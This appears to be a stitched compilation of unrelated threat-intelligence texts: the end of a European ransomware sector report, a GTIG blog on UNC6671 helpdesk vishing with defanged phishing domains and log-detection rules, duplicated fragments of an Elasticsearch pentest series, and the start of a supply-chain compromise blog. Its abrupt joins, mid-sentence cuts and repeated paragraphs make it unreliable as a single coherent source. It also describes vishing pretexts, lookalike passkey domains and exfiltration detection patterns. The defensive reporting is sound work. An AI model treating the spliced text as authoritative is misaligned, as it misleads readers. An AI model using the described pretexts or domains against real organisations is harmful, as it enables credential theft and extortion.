Ransomware-Specific Insurance: Consider cyber insurance with specific ransomware coverage addressing confidentiality exposure
Manufacturing: The Supply-Chain Critical Target
Attack Volume: 123 documented incidents
European manufacturing organizations face sophisticated, supply-chain-aware threat actors who understand production dependencies and downtime economics.
Why Manufacturing Is Targeted
Operational Technology Integration: Modern factories integrate IT and OT systems. Ransomware deployment can halt production lines, creating catastrophic financial exposure.
Supply-Chain Criticality: Manufacturing downtime cascades through dependent enterprises. A single organization's compromise can impact dozens of downstream customers.
Export Dependency: European manufacturers serve global markets. Production delays translate directly into lost revenue and market share.
Legacy Infrastructure: Many manufacturing facilities operate aging, unpatched systems integrated with newer IT infrastructure, creating exploitation bridges.
Financial Pressure: Manufacturing organizations face razor-thin margins; production downtime can drive solvency crises.
UK (14attacks): Aerospace, automotive, precision manufacturing
Critical Vulnerability Pattern: Manufacturing organizations are disproportionately targeting known, exploitable vulnerabilities in critical infrastructure appliances (network appliances, security tools, identity systems). Rather than deploying zero-days, threat actors exploit patched vulnerabilities that organizations have not implemented.
Defensive Recommendations:
OT/IT Segmentation: Implement airgapped network separation between operational technology and corporate IT
Vulnerability Management Prioritization: Focus patching efforts on network appliances, security tools, and identity systems
Industrial Control System (ICS) Monitoring: Deploy behavioral monitoring for unusual activity on manufacturing control systems
Healthcare organizations face a unique threat dynamic where ransomware directly endangers patient safety, creating existential operational pressure distinct from financial threats.
Why Healthcare Is Targeted
Patient Safety Risk: Ransomware disables critical medical systems (diagnostic equipment, pharmaceutical dispensing, patient records). Unlike other industries, downtime directly threatens life.
Regulatory Pressure: GDPR, HIPAA-equivalent regulations, and national privacy laws create breach notification requirements that incentivize ransom payment.
Data Value: Patient medical records, pharmaceutical research data, and clinical trial information command premium dark web prices.
Continuous Operation Requirement: Unlike manufacturing or services, healthcare cannot delay critical procedures. The operational pressure to pay ransoms is existential.
System Complexity: Healthcare IT environments integrate numerous legacy systems (PACS, EHR, medical devices) with varying security architectures.
European Healthcare Risk Distribution:
Germany (14 attacks): Concentrated in Berlin, Munich, and Frankfurt urban medical centers
Austria (2 attacks): private healthcare sector
France (5 attacks): Concentrated in Paris and Lyon region hospitals
Switzerland (3 attacks): medical centers
Spain (3 attacks): Barcelona and Madrid hospital networks
Critical Finding: Healthcare organizations experience disproportionately high data breach incident rates, suggesting organized threat actors specifically target health information exfiltration.
Defensive Recommendations:
Clinical System Isolation: Implement complete network separation between clinical systems and corporate IT
Redundant Critical Systems: Deploy redundant diagnostic and pharmaceutical systems capable of manual operation
Patient Data Encryption: Implement end-to-end encryption for all patient medical records
Breach Response Planning: Develop healthcare-specific incident response plans addressing patient notification and continuity of care
Medical Device Security: Implement inventory and monitoring for all connected medical devices
Supply-Chain Assessment: Assess security of medical device manufacturers and pharmaceutical distributors
The Data Exfiltration Reality: Beyond Encryption
Confirmed Data Breaches: 51 Incidents Across Europe and UK
While ransomware attacks total 866, only 51 incidents resulted in confirmed data breaches and leaks (5.9% confirmation rate). This apparent low percentage masks a critical operational truth: organizations cannot distinguish between encryption-only attacks and data exfiltration scenarios until exfiltration attempts or threats emerge.
Data Breach Distribution by Sector:
Sector
Confirmed Breaches
Percentage
BFSI
9
17.6%
Telecom
9
17.6%
Retail
8
15.7%
Government & LEA
6
11.8%
Media & Entertainment
5
9.8%
Technology
4
7.8%
Healthcare
4
7.8%
Automotive
3
5.9%
Construction
2
3.9%
Education
1
2.0%
Others
6
11.8%
Critical Observation: BFSI and Telecom sectors experience disproportionate data breach incidents, suggesting these industries are specifically targeted for data exfiltration rather than operational disruption. The strategic implication is clear: threat actors targeting financial and telecommunications organizations prioritize data monetization over ransom payment.
Most Active Threat Actors in Data Exfiltration: The Leak Economy
Primary Exfiltration Actors:
Actor
Confirmed Leak Posts
Targeting Pattern
tanaka
6
Industry-agnostic, global operations
kazutlg
4
BFSI and Professional Services focus
aslan1
2
Government and Technology sectors
darkcybervault
2
Retail and Professional Services
breach3d
2
Technology focus
frog
2
Diverse sector targeting
ken6k
2
BFSI concentration
max9898
2
Retail and Technology
worldrdp
2
Technology sector
zyad2drkwb
2
Government targeting
zoozkooz
2
Diverse sector
mr_x1
1
Retail focus
ventuuas
1
Professional Services
Others
18
Distributed diverse targeting
Strategic Finding: While Qilin, The Gentlemen, and LockBit dominate ransomware attack volume, data exfiltration is fragmented across numerous smaller actors, including tanaka (6 posts), kazutlg (4 posts), and dozens of single-incident operators. This suggests a mature data brokerage ecosystem where extracted data is resold to specialized exfiltration actors.
Dark Web Data Marketplace Activity:
916 unique domains impacted by data leaks
Approximately 86 distinct leak posts across dark web channels
Data types: Financial records, customer PII, medical records, intellectual property, trade secrets
Implication: Organizations can no longer assume encrypted data is "lost forever" if backups are restored. Exfiltrated data will be monetized regardless of whether organizations pay ransoms. Data loss prevention becomes as critical as ransomware detection.
Geopolitical and Ideological Dimensions: The Activism-Cybercrime Convergence
Pro-Russian Hacktivism: Blurred Lines Between Ideology and Profit
H1 2026 witnessed increasing overlap between geopolitically motivated hacktivism and financially motivated cybercrime, particularly among pro-Russian collectives targeting NATO-aligned European nations.
Key Threat Actors to Monitor
NoName057(16) - The Pro-Russian DDoS Coalition
Primary Activity: Large-scale DDoS attacks against NATO-aligned governments and Ukrainian supporters
Secondary Activity: Data exfiltration for monetization
Geographic Targets: Estonia, UK, Ukraine, Italy, Spain, France, Poland, Norway, Denmark, Lithuania, Latvia, Czech Republic, Germany, Moldova
Operational Pattern: Coordinated DDoS campaigns often accompanied by data theft and subsequent leak activity
Operational Evolution: NoName057(16) began as a purely activist collective claiming ideological motivation (anti-NATO, pro-Russia). By H1 2026, the group had evolved to include data exfiltration and monetization—suggesting either organizational evolution or infiltration by financially motivated threat actors.
Strategic Implication: European organizations cannot compartmentalize threat modeling. A geopolitically motivated attack that begins as a DDoS campaign can transition into ransomware deployment when exfiltration opportunities present themselves.
Strategic Defense Recommendations for European Organizations
Prioritized Defensive Roadmap
Based on CRIL's H1 2026 regional data, European security leaders should prioritize defensive investments in the following sequence:
Defensive Focus: Data encryption, DLP with aggressive egress controls, cyber insurance
If You're in Healthcare:
Primary Threat: Qilin, The Gentlemen, LockBit
Secondary Threat: Data exfiltration operators
Vulnerability: Patient safety risk, critical operational pressure, medical device security
Defensive Focus: Clinical system isolation, redundant critical systems, incident response for operational continuity
Conclusion: The European Ransomware Reality
Europe and the UK face a mature, organized ransomware ecosystem dominated by five sophisticated threat actors who have developed deep understanding of regional economic vulnerabilities. The threat is not random or opportunistic—it is strategic, targeted, and evolved.
Key Takeaways:
Five groups dominate: Qilin (158 attacks), The Gentlemen (144), LockBit (61), Akira (59), and Dragonforce (54) collectively account for 476 of 866 documented attacks (55%). European security leaders can build specific defensive strategies against known adversaries.
Geography matters: Germany, UK, France, Italy, and Spain face distinct threat profiles. Security strategies must be regionally and sector-specific, not generic.
Sectors are targeted deliberately: Construction, Professional Services, and Manufacturing are not randomly selected—they face extraordinary pressure due to economic vulnerabilities that threat actors systematically exploit.
Data exfiltration is the primary leverage: Of 866 attacks, only 51 resulted in confirmed breaches—but this understates the risk. Organizations must assume all breaches involve data exfiltration and cannot rely on backup restoration alone.
Patch management is the primary defense: Nearly 90% of exploited vulnerabilities had patches available. Disciplined patch management, particularly for network appliances, would prevent the vast majority of successful attacks.
Known vulnerabilities are the current threat: Despite awareness of zero-day sophistication, threat actors continue exploiting known vulnerabilities because patches lag adoption. This creates a predictable exploitation window that defensive teams can close.
For European security leaders, the path forward is to understand your regional threat actors, prioritize critical infrastructure protection, implement robust data protection measures, and establish resilient backup and recovery infrastructure. The threat is severe, but it is also understood and defensible. The question is not whether European organizations will face ransomware attacks in the remainder of 2026 and beyond—the data confirms they will. The question is whether they will be prepared.
In Part 1, we went from a single open port to a complete map of the target. Version, topology, indices, secrets, credentials, privilege structure — all of it documented, all of it ready to be weaponized. Reconnaissance is finished. Now we find out what breaks.
In Part 1, we went from a single open port to a complete map of the target. Version, topology, indices, secrets, credentials, privilege structure — all of it documented, all of it ready to be weaponized. Reconnaissance is finished. Now we find out what breaks.
Written by: Tyler McLellan, Austin Larsen
Introduction
Google Threat Intelligence Group (GTIG) continues to track UNC6671 actively conducting compromises leading to data theft extortion, despite the alleged announced retirement of the BlackFile extortion brand in May 2026. Telemetry and infrastructure analysis reveal that rather than disbanding, UNC6671 has diversified its operations across multiple extortion fronts including Redact, Pink, Helix, and Falcon.
UNC6671 continues to rely on voice
Google Threat Intelligence Group (GTIG) continues to track UNC6671 actively conducting compromises leading to data theft extortion, despite the alleged announced retirement of the BlackFile extortion brand in May 2026. Telemetry and infrastructure analysis reveal that rather than disbanding, UNC6671 has diversified its operations across multiple extortion fronts including Redact, Pink, Helix, and Falcon.
UNC6671 continues to rely on voice phishing (vishing) to target enterprise employees, posing as IT helpdesk staff facilitating mandatory, urgent security migrations. Significantly, the threat actor often contacts employees via their personal mobile devices. These calls lure victims to spoofed login portals where Adversary-in-the-Middle (AiTM) infrastructure intercepts credentials and multi-factor authentication (MFA) tokens. Once session persistence is established, the actors deploy automated scripts for data exfiltration from enterprise cloud environments, including Microsoft 365 and Okta.
In this update to our May 2026 blog, we detail the infrastructure linkages connecting these extortion brands. We also examine the evolution of UNC6671's targeting including recent activity focused on financial services, private equity, and professional services, and provide hardening guidance to help organizations protect themselves from this threat.
UNC6671 Associated Extortion Brands
Across UNC6671 intrusions, the initial access and post-compromise tactics, techniques, and procedures (TTPs) have remained remarkably consistent. These operations uniformly leverage tailored IT helpdesk voice phishing (vishing), AiTM credential harvesting panels, and data theft from SaaS applications. Despite this unified technical baseline, extortion messages have used different branding and victim data stolen during these intrusions has been published across distinct data leak sites (DLS) (Figure 1). While public group communications cited an affiliate breakaway as the rationale for the initial rebranding to Redact, subsequent overlaps in phishing templates, victimology, and shared infrastructure conduits suggests that associated actors have subsequently leveraged the Pink, Helix, and Falcon extortion brands to monetize their operations.
Figure 1: UNC6671 Associated DLS Listings by Site
Figure 2: Helix and Pink DLS
Figure 3: Falcon DLS
Initial REDACT Rebranding
On June 27, 2026, the Redact operators published a blog post on their newly established Data Leak Site (DLS) addressing their alleged rebrand away from BlackFile. In the publication, the group claimed that the original BlackFile brand had been compromised and hijacked by an exiled affiliate. According to Redact, this former associate purportedly operated an unauthorized, lookalike DLS and conducted unsanctioned extortion campaigns under their name using unlinked Tox identities. The operators asserted that this rogue affiliate intentionally orchestrated the "shutdown" of the BlackFile brand in May 2026 to sow confusion among threat intelligence analysts and cyber insurance negotiators, thereby damaging the brand's reputation. To distance themselves from BlackFile, the operators stated that they rebranded as Redact, introducing a single verified Tox ID and PGP key to authenticate all future correspondence. Additionally, the post explicitly denied that pressure from the rival groups influenced their rebranding decision.
Figure 3: REDACT statement on alleged break from BlackFile
Shared Infrastructure: Connecting the Phishing Ecosystem
UNC6671 uses credential harvesting panels hosted on generic root domains masquerading as being related to passkeys, appending victim-specific subdomains to facilitate targeted voice phishing campaigns. Monitoring this consistent digital footprint revealed overlaps in specific victim targeting associated with multiple extortion brands. These overlaps support our assessment that a common group of threat actors are affiliated with the BlackFile, Redact, Pink, Helix, and Falcon extortion brands, although other scenarios such as splintered affiliates or shared Phishing-as-a-Service infrastructure may also be plausible.
Rather than maintaining isolated infrastructure for each target, UNC6671 reuses generic root domains across multiple target organizations, creating a traceable chain between extortion brands:
Falcon: The root domain passkeyhelpdesk[.]com was used to target at least one organization extorted using the Falcon brand. This same domain was simultaneously used to target an organization extorted using the Helix brand, as well as numerous other companies that we did not observe later posted on a DLS. Additionally, root domains such as portalpasskey[.]com and addssopasskey[.]com targeted organizations extorted by Falcon, while hosting intermediate targets that bridged directly into Helix infrastructure.
Pink: A subset of unlisted companies were concurrently targeted using additional root domains (such as passkeyms[.]com and mysecurepasskey[.]com), which acted as intermediate bridges to another infrastructure cluster focused on passkeydeploy[.]com. This final domain was simultaneously used to target at least one organization extorted by Pink.
Helix: The root domain passkeyhelpdesk[.]com directly overlapped targeting between Falcon and Helix. Furthermore, intermediate target organizations bridged additional infrastructure into clusters of subdomains on oskeysync[.]com and keysyncos[.]com. These clusters targeted multiple organizations later listed on the Helix DLS.
BlackFile: Root domains such as setupsso[.]com and idokta[.]com were used to target an organization extorted using the BlackFile brand. Intermediary target organizations on setupsso[.]com acted as bridges to passkeydeploy[.]com (Pink). Concurrently, passkeyuser[.]com was used to target another BlackFile victim, where intermediate target organizations bridged into passkeyportal[.]com (Helix) and mysecurepasskey[.]com.
Figure 4: Shared infrastructure across multiple brands
Phishing templates
Analysis shows that the same phishing templates were used across all these domains, with identical code and design hosted simultaneously on different websites, including addssopasskey[.]com, createssopasskey[.]com, and passkeyhelpdesk[.]com. For instance, while addssopasskey[.]com was strictly used to target organizations later extorted by Falcon, the identically configured passkeyhelpdesk[.]com domain was simultaneously used to target two entirely separate victims—one of which was claimed by Falcon, and the other by Helix. The widespread deployment of these matching templates to harvest credentials for multiple DLS brands suggests they rely on shared underlying infrastructure.
Evolution of Targeting
UNC6671’s domain registration patterns demonstrate a regular shift in target selection, seemingly towards those that are more likely to hold sensitive information. UNC6671 leverages subdomains that incorporate prospective victim names to host tailored credential harvesting panels. Their root domains mimic enterprise authentication enrollment portals pairing terms as "passkey," "mfa," or "sso" paired with verbs.
Between April and May 2026, we observed domains broadly designed to target mature, large-scale enterprises across multiple industries including the manufacturing, real estate, healthcare, and insurance sectors. During this wave of activity, the threat actors appeared to prioritize high-volume credential harvesting across these established enterprise verticals.
The observed subdomains in the following months appeared to represent a progression in UNC6671’s extortion model. In June 2026, targeting transitioned toward large technology, transportation, and hospitality organizations, seemingly focusing on entities holding valuable intellectual property, software source code, or sensitive VIP client data. By July 2026, the target profile narrowed to focus on the financial and legal sectors, with observed infrastructure directed at private equity firms, law firms, and financial rating agencies. Concentrating on organizations involved in mergers, acquisitions, capital deployment, and litigation may reflect a strategy to target high-value corporate and confidential data to maximize leverage extortion demands.
Comparing these two time periods also illustrates an increase in operational tempo. The volume of newly observed infrastructure was evenly distributed between June 1 and July 31, 2026, establishing an accelerated cadence of approximately one domain every 1.6 days, primarily across Cloudflare and DDOS-GUARD. A brief spike in provisioning also occurred between July 20 and July 22, during which seven domains were operationalized within a 72-hour window. This overall June and July tempo represents a measurable increase from earlier activity observed between April 1 and May 31, 2026, where a set of 28 root domains was provisioned at a less frequent rate of one every 2.2 days.
On the date of publication of this blog, 7 of 8 still resolving phishing domains did not use wildcard DNS indicating that targets discovered through passive DNS data were likely specifically targeted by UNC6671.
Figure 5: Root domain registrations
New Techniques
Since our last blog, the tactics across UNC6671 intrusions have been largely consistent; however, we have observed several new techniques.
IT Helpdesk and Passkey Pretexts
UNC6671 callers have continued to call targeted employees on their personal mobile numbers, circumventing corporate security controls. In at least some recent cases, the threat actor has spoofed the legitimate helpdesk phone number adding an air of legitimacy. During these phone calls, operating under the false pretext of an urgent helpdesk mandate to enable FIDO2 passkeys or update multi-factor authentication enrollment, the caller directs the employee to a lookalike credential-harvesting subdomain (e.g., [company].createssopasskey[.]com or [company].addssopasskey[.]com).
EvasionTechniques
UNC6671 increasingly relies on defense evasion to maintain account-level persistence and conceal its operations. In recent intrusions, the group used compromised email accounts to initiate unauthorized password resets for non-SSO enterprise applications. To prevent end-user detection or automated security alerts, operators systematically deleted password-reset confirmations, secondary security notifications, company-wide security alerts, and any alerts generated during modifications to account security or MFA configurations.
Ransom Negotiations and Blockchain Analysis
Between January 7, 2026, and May 12, 2026, GTIG reviewed 18 BlackFile Bitcoin wallet addresses receiving a total of 141.65 BTC, representing approximately $10.69 million USD at the time of the transactions. Notably, ransom payments to these wallets continued past the publicized Blackfile data leak site shutdown notice on May 11, 2026. Multiple significant cashout events observed in late April and early May confirm that financial operations proceeded without interruption during the rebranding phase.
Initial ransom demands typically range from $1 million to upwards of $3 million USD. However, the extortion operators shifted demands during negotiations, often agreeing to reductions between 50% and 75% of the initial ransom demand. In over 53% of tracked cases in this timeframe, final payments averaged $750,000 USD (~10.2 BTC).
Remediation and Hardening Guidance
GTIG recommends that corporate defenders implement the following controls to mitigate identity-centric vishing, AiTM phishing, and programmatic SaaS exfiltration:
Enforce Phishing-Resistant Multi-factor Authentication: Mandate phishing-resistant authenticators such as FIDO2-compliant roaming security keys, passkeys, and platform authenticators (e.g., Windows Hello for Business, Okta Fastpass) across all SSO environments and enterprise identity providers (IdPs). These authenticators implement WebAuthn standard to enforce cryptographic origin binding between the authenticator and the specific domains it can authenticate to, rendering lookalike domains and AiTM proxies ineffective.
Integrate SaaS Applications and Cloud Platforms with SSO: Maintaining authentication standards across multiple platforms increases the propensity for configuration drift. Different SaaS applications require or support different security features. Integrating business-critical applications with a standard SSO platform such as Entra ID or Okta allows consistent application of security controls across disparate platforms.
Enforce Session Controls: Reduce session lengths to enforce re-authentication at least once per work day. Enforce idle session timeouts, especially for privileged access. These timeouts can be reduced further during active phishing campaigns. Enforce step-up authentication when accessing critical or sensitive resources. Utilize token theft mitigations within authentication platforms such as IP session binding, Device-Bound Session Credentials, or Continuous Access Evaluation.
Restrict Authentication to Trusted Network Sources: Utilize defined network zones coming from known sources such as corporate networks, VPN ranges, and Secure Access Service Edge (SASE) platforms. Define and enforce these ranges within SaaS apps or cloud platforms as well as within authentication policies in Entra ID or Okta.
Require Corporate-Managed Devices for Access: Enforcing that authentication comes from a corporate-managed endpoint with MDM and EDR reduces the attack surface and likelihood that an attacker can utilize an arbitrary device for access. Device checks can be configured as part of authentication policies in Entra ID or Okta.
Deploy Endpoint and Browser Credential Guarding: Enable Google Workspace Password Alert to trigger automated administrative alerts or resets if corporate password hashes are entered into unauthorized domains. For Microsoft 365 environments, configure Microsoft Defender SmartScreen and Credential Protection to block credential submissions on unverified sites.
Monitor IdP Logs for Abandoned Challenge Patterns: Query Okta and Microsoft Entra ID audit logs for MFA registration events (system.multifactor.factor.setup) that are immediately preceded by authentication failures (user.authentication.auth_via_mfa) or abandoned push challenges.
Audit UAL Telemetry for Direct Stream Exfiltration: Configure Security Operations Center (SOC) detection pipelines to treat FileAccessed events with the same criticality as FileDownloaded when the UserAgent string identifies a scripting library (python-requests, WindowsPowerShell, Go-http-client) or when the access volume exceeds normal human browsing thresholds.
Restrict and Alert on Residential Proxy Authentication: Create conditional access policies and anomaly alerts for SSO authentication attempts originating from commercial VPN providers (Mullvad, Private Layer) or unassociated residential broadband proxy pools (AT&T, Comcast, Charter) that diverge from established employee geographic baselines.
Outlook and Implications
The activity associated with UNC6671 highlights the fluidity of threat actor brands relative to persistent tactics, techniques, and procedures. While the extortion brands associated with this activity continue to multiply, the tradecraft across these operations remains anchored in helpdesk vishing, AiTM session interception, and SaaS exfiltration.
We believe that this most likely reflects a coordinated group of threat actors operating multiple public extortion brands possibly in an effort to compartmentalize operations, hide overall breach volumes, and isolate any negotiation fallout. This assessment is supported by the tight infrastructure overlaps, shared vishing panel deployments, and overlaps in victim targeting observed across BlackFile, Redact, Pink, Helix, and Falcon. However, there are several other scenarios that could explain the broader dynamics across these brands:
Actor Splintering: Internal rifts, financial disputes, or operational security compromises routinely lead to group fragmentation. Former affiliates or splinter cells retaining access to shared initial access playbooks, panel code, and target lists can easily establish independent extortion fronts while continuing to execute identical TTPs.
Shared Ecosystem and Panel use: Separate threat groups may simply be leveraging the same commoditized phishing panels, voice-phishing callers, and shared infrastructure. As these AiTM panels and VaaS services become widely available, distinct threat actors can deploy matching infrastructure and pretexts without requiring direct organizational alignment.
Outsourced Extortion: The intrusion operators driving initial access and cloud data exfiltration could remain the same core group of actors, while the extortion and negotiation phases are outsourced to different actors.
Regardless of whether this activity reflects a fractured threat group, outsourced extortion negotiators, or a broader affiliate network, the initial infection vector leveraged and goals of these campaigns is consistent. Organizations should prioritize phishing-resistant authenticators and behavioral SaaS auditing to disrupt these identity-centric attacks.
While this collection provides a comprehensive list of IOCs, defenders should note that the majority of identified IP addresses are commercial VPN nodes, and actual source IPs tend to vary as the actor continuously cycles through new infrastructure. Furthermore, the domains are often stood up and used within minutes of registration; as such, they are provided primarily as examples of past naming conventions and usage patterns rather than as a primary mechanism for real-time blocking.
Domain
Creation Date
Registrar
Name Servers
Targeted Industry
myoktasso[.]com
2026-04-04
TUCOWS.COM, CO.
Njalla / Pipe.ma
Financial Services, Transportation
mypasskeysso[.]com
2026-04-04
TUCOWS.COM, CO.
Cloudflare
Healthcare
setupssopasskey[.]com
2026-04-07
TUCOWS.COM, CO.
Cloudflare
Financial Services, Healthcare, Media & Entertainment
mspasskey[.]com
2026-04-08
TUCOWS.COM, CO.
Cloudflare
Real Estate, Healthcare, Technology
activatepasskey[.]com
2026-04-10
TUCOWS.COM, CO.
Cloudflare
Financial Services, Hospitality, Healthcare
enrollpasskey[.]com
2026-04-10
TUCOWS.COM, CO.
Cloudflare
Financial Services, Energy, Healthcare
keyokta[.]com
2026-04-13
TUCOWS.COM, CO.
Cloudflare
Healthcare, Financial Services
oktaenroll[.]com
2026-04-13
TUCOWS.COM, CO.
Cloudflare
Healthcare, Construction & Engineering
oktaportalsso[.]com
2026-04-16
TUCOWS.COM, CO.
Cloudflare
Retail & Consumer Goods, Healthcare, Legal
passkeyportal[.]com
2026-04-16
TUCOWS.COM, CO.
Cloudflare
N/A
portalpasskey[.]com
2026-04-16
TUCOWS.COM, CO.
Cloudflare
Transportation
passkeyportalsetup[.]com
2026-04-20
NICENIC INTERNATIONAL GROUP CO., LIMITED
Cloudflare
Financial Services, Technology
addoktapasskey[.]com
2026-04-21
NICENIC INTERNATIONAL GROUP CO., LIMITED
Private Layer (31.7.56.61)
Financial Services, Technology, Media & Entertainment
deploypasskey[.]com
2026-04-21
TUCOWS.COM, CO.
DDOS-GUARD
Retail & Consumer Goods
passkeydeploy[.]com
2026-04-23
Internet Domain Service BS Corp.
DDOS-GUARD
Healthcare, Technology
activatemypasskey[.]com
2026-04-24
TUCOWS.COM, CO.
Cloudflare
Financial Services
registerpasskey[.]com
2026-04-29
NICENIC INTERNATIONAL GROUP CO., LIMITED
MEVSPACE (193.34.212.132)
Manufacturing
createpasskey[.]com
2026-05-03
NICENIC INTERNATIONAL GROUP CO., LIMITED
Cloudflare
N/A
passkeyadd[.]com
2026-05-08
TUCOWS.COM, CO.
DDOS-GUARD
Business Services, Technology
passkeyregister[.]com
2026-05-08
NICENIC INTERNATIONAL GROUP CO., LIMITED
Cloudflare / MEVSPACE
Energy, Technology, Healthcare
passkeycenter[.]com
2026-05-11
NICENIC INTERNATIONAL GROUP CO., LIMITED
Cloudflare
Legal, Financial Services, Healthcare
secureauthpasskey[.]com
2026-05-14
NICENIC INTERNATIONAL GROUP CO., LIMITED
Cloudflare
Healthcare
passkeyrollout[.]com
2026-05-18
NICENIC INTERNATIONAL GROUP CO., LIMITED
Cloudflare / MEVSPACE
Non-Corporate, Insurance, Legal
setpasskey[.]com
2026-05-22
Internet Domain Service BS Corp.
DDOS-GUARD
Technology, Business Services, Construction & Engineering
Google SecOps customers have access to automated detection rules under the Okta and Microsoft 365 rule packs that identify the vishing, MFA modification, and programmatic streaming activity described in this report:
Okta Admin Console Access Failure
Okta Suspicious Actions from Anonymized IP
O365 SharePoint Bulk File Access or Download via PowerShell
O365 SharePoint High Volume File Access Events
O365 SharePoint Query for Proprietary or Privileged Information
Okta User Authentication with Suspicious Behavioral Flags
Acknowledgements
Special thanks to researcher ZachXBT for assisting with cryptocurrency analysis.
You are mid-engagement. Nmap finishes its sweep and port 9200 lights up on a host. Elasticsearch. You know it matters. You know the client's logging pipeline, search infrastructure, or analytics platform probably flow through it. But what do you actually know about this cluster? Right now, nothing. No version, no configuration, no indication of whether it is locked down or wide open.
You are mid-engagement. Nmap finishes its sweep and port 9200 lights up on a host. Elasticsearch. You know it matters. You know the client's logging pipeline, search infrastructure, or analytics platform probably flow through it. But what do you actually know about this cluster? Right now, nothing. No version, no configuration, no indication of whether it is locked down or wide open.
Written by: Kelli Vanderlee, Stuart Carrera
For years, the cybersecurity industry's understanding of software supply chain compromise has been anchored by a few watershed events, including Russian cyber espionage actor ICE RELIC’s (formerly known as APT29) 2020 compromise of SolarWinds and North Korean cyber espionage actor UNC4736's 2023 compromise of 3CX. However, Google Threat Intelligence Group (GTIG) has been tracking growth in threat activity targeting open source software repositories to
For years, the cybersecurity industry's understanding of software supply chain compromise has been anchored by a few watershed events, including Russian cyber espionage actor ICE RELIC’s (formerly known as APT29) 2020 compromise of SolarWinds and North Korean cyber espionage actor UNC4736's 2023 compromise of 3CX. However, Google Threat Intelligence Group (GTIG) has been tracking growth in threat activity targeting open source software repositories to conduct supply chain compromises over the past several years. A series of large scale open source software supply chain compromise campaigns in 2025 and the first half of 2026 underscore how important it is that organizations implement defensive strategies that directly address this threat vector.
In this blog post, GTIG and Mandiant discuss trends we have observed in threat actor use of software supply chain compromise, and provide mitigation and hardening recommendations that incorporate insights we have developed as a result of supporting customers through recent campaigns in which threat actors manipulated open source packages.
Open Source Supply Chain Compromise Grows in Volume and Impact in 2025 and Early 2026
The majority of the most impactful and far-reaching supply chain compromise incidents that GTIG tracked in 2025 and early 2026 involved the compromise of code repositories, software dependencies and developer tools (T1195.001). Open source supply chain compromises offer attackers the same efficiency, scale, and initial stealth as traditional supply chain compromises, but typically require significantly less planning and resources to execute. However, open source supply chain compromises are also noisy once enabled; malicious open source packages are often discovered and publicized much more quickly than traditional supply chain compromises.
GTIG assesses with high confidence that the growth in very large-scale, open-source supply chain compromise campaigns, including use of worms and iterative compromises in 2025 and early 2026, represent a significant expansion in use of this tactic compared to prior years. We anticipate that threat actors will emulate the tactics of these campaigns and contribute to growth in open-source supply chain compromise through the rest of 2026 and years to come. GTIG identified several notable supply chain compromises in 2025 and early 2026 that we believe exemplify this trend of exceptionally large campaigns, as measured by size and/or impact (Figure 1).
Figure 1: Notable open source supply chain compromises, 2025 - early 2026
For example from February to May 2026, UNC6780 (aka "TeamPCP") conducted extensive open source supply chain compromises targeting ecosystems like PyPI, npm, and Docker Hub. Initial infection vectors varied across incidents, and included abuse of the pull_request_target GitHub Actions trigger to obtain base repository secrets and write permissions. The threat actor typically used compromised packages to deploy credential stealers, including SANDCLOCK, to obtain high value secrets. In incident response engagements, we observed UNC6780 attempting to pivot from compromised artificial intelligence (AI) software to broader network environments. UNC6780 has monetized stolen credentials through either direct sale of the stolen data, or through partnerships with ransomware and data theft extortion groups.
In March 2026, GTIG observed the introduction of a malicious dependency in the legitimate axios package. GTIG analysis and the maintainer's post mortem indicate that the maintainer account was compromised via social engineering and used to publish the updated versions. We identified the malicious dependency as a dropper that deploys the WAVESHAPER.V2 backdoor, and attributes the activity to North Korean actor MIDNIGHT NEPTUNE (formerly known as UNC1069). While the malicious versions of axios were removed from the npm registry within three hours of their release, the scope of the compromise is estimated to be broad, as the package has over 100 million weekly downloads. GTIG supported customers in at least 15 industry verticals and 13 different countries affected by this incident. Further, axios is also a dependency for tens of thousands of other packages, and open sources reported that the malicious axios update had spread to several of these.
AI Likely to Accelerate Open Source Supply Chain Compromises
GTIG anticipates AI will accelerate the growth of open source software supply chain compromise. Integration of AI into open source software development practices, including "vibe coding," increases attacker opportunities both to manipulate AI functionalities and to take advantage of AI to speed and scale their own operational planning. Open sources have documented multipleinstances of threat actors planting malicious resources on open source AI communities and inserting malicious code into open source Model Context Protocol (MCP) packages. MCP is a standardized protocol for AI to interact with tools and data. Malicious packages have also tricked AI coding agents, which have unwittingly incorporated them into projects. North Korean threat actors reportedly uploaded malicious cryptocurrency-themed packages, and subsequently an AI coding agent co-authored a commit integrating one of the malicious packages as a dependency to a legitimate cryptocurrency trading project.
Thousands of Malicious Open Source Packages Detected
Corroborating GTIG's findings, statistics compiled by the Open Source Security Foundation (OpenSSF), a cross-industry, non-profit collaboration under the Linux Foundation, indicate that the number of malicious open source software packages identified increased exponentially, or 1,444% from 2024 to 2025 (Figure 2).
Figure 2: Count of malicious open source packages reported 2022–2025 (source: OpenSSF)
Traditional Supply Chain Compromise Remains Rare
In contrast to what we observed in the open source ecosystem, GTIG assesses with high confidence that traditional software supply chain compromise, the manipulation of source code or update/distribution mechanisms (T1195.002), remains rare. The handful of identified cases in 2025 and early 2026 were predominantly cyber espionage incidents with intentionally limited targeting scopes.
In the most significant case, North Korean threat actor UNC4899 reportedly used social engineering to compromise a developer's machine at a web3 organization. The threat actor used this access to inject malicious code into the frontend systems, specifically impacting smart contract functionality to alter transactions initiated by a third party organization that utilized the multi-signature wallet with the targeted organization. This compromise was tailored to a single victim, but did not directly touch the targeted organization's infrastructure. The compromise ultimately led to a cryptocurrency theft of assets with an estimated value of $1.4B USD.
Other examples include the compromise of hosting infrastructure serving updates of Notepad++ from June to December 2025, activity GTIG attributes to UNC6688. GTIG observed organizations in South Korea and France affected by this activity. GTIG also tracked the early 2026 compromise of DAEMON Tools installers. During this campaign, UNC6863 deployed SLICKDEMON to perform broad-spectrum reconnaissance and filter for targets of strategic interest. Following this profiling stage, the group selectively delivered the shellcoded loader BADFALL to facilitate hands-on-keyboard activity and bridge the deployment of the advanced QUIC RAT. The campaign targeted Russia, Brazil, and Turkey, with follow-on exploitation of government and scientific entities in Belarus and Thailand.
In addition to likely cyber espionage incidents, we observed suspected financially motivated compromises with broader distribution. In two separate incidents threat actors compromised underlying software used in consumer-facing websites: in one case, automotive dealership websites served ClickFix lures leading to the installation of SHADOWLADDER (aka SectopRAT), and in another, eCommerce websites were infected with web skimmers.
Mitigation Recommendations
To effectively mitigate and harden against software supply chain compromises, organizations should adopt a multi-tiered defensive strategy designed to minimize exposure and strengthen resilience against potential compromises.
Administrative Oversight and Risk Governance
Cataloging Assets and Dependencies: Maintain a tiered, continuous inventory of all applications, third-party vendors, and services based on operational importance to detect single points of failure and security risks.
